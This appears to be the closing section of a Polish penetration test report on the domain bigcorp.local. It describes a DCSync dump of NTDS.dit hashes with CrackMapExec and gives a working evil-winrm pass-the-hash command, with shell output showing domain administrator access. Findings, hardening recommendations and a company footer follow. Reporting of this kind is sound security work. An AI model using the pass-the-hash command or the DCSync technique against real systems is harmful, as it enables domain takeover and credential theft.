Mając poświadczenia `lord_business`, przeprowadzono zdalne uwierzytelnienie do kontrolera domeny `DC01`. Przy pomocy ataku DCSync oraz narzędzia `CrackMapExec` dokonano zrzutu bazy `NTDS.dit`, uzyskując hashe wszystkich użytkowników domeny.



Obraz 14: Uprawnienia DCSync użytkownika lord_business na mapie narzędzia bloodhound

Obraz 15: Zrzut skrótów haseł z bazy NTDS.dit na kontrolerze domeny używając crackmapexec

Zalogowano się zdalnie jako `Administrator` domenowy za pomocą `evil-winrm` co skutkowało całkowitym przejęciem domeny `bigcorp.local`

logowanie do kontrolera domeny przy użyciu evil-winrm

```
evil-winrm -i 192.168.1.121 -u Administrator -H
7dfa0531d73101ca080c7379a9bff1c7
```

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\Administrator\\Documents> hostname; whoami
DC01
bigcorp\\administrator
```

Pliki które przesyłał tester zostały przez niego usunięte.

Wnioski końcowe

Test penetracyjny ujawnił poważne zaniedbania w zakresie bezpieczeństwa systemów Windows i kontroli dostępu w środowisku domenowym. W szczególności:

- Brak walidacji przy uploadzie plików
- Przechowywanie haseł w plikach backupu w postaci jawnej
- Brak segmentacji uprawnień (użytkownik z backupu miał dostęp do haseł kont domenowych)
- Użytkownicy z uprawnieniami lokalnych administratorów w wielu hostach

---

Zalecenia

1. Wdrożyć kontrolę typu MIME oraz rozszerzeń w mechanizmach uploadu.
   → https://dev.to/einlinuus/how-to-upload-files-with-php-correctly-and-securely-1kng
2. Zabezpieczyć dostęp do udziałów sieciowych, zwłaszcza backupów.
3. Wymusić politykę haseł oraz ich rotację.
   → https://blog.netwrix.com/active-directory-password-policy
4. Używać DPAPI lub BitLocker do ochrony danych lokalnych.
   → https://www.ucl.ac.uk/isd/how-to/how-to-enable-bitlocker-encryption-windows
5. Ograniczyć prawa użytkowników lokalnych – zwłaszcza zdalnych adminów.
   ->https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

6. Monitorować aktywność użytkowników z uprawnieniami domenowymi.
7. Wprowadzić oprogramowanie antywirusowe

NT Group sp. z o.o.
ul..Pomorska 65
90-218 Łódź
tel: 42 655 33 77
e-mail: info@ntg.pl

Krajowy Rejestr Sądowy
KRS 0000214993
Sąd Rejonowy dla Łodzi-Śródmieścia
w Łodzi, XX Wydział KRS
Regon: 470557218
NIP: 7251888624

Konta Bankowe:
Santander Bank S.A.
Rozliczenia krajowe:
71 1500 1546 1215 4005 5991 0000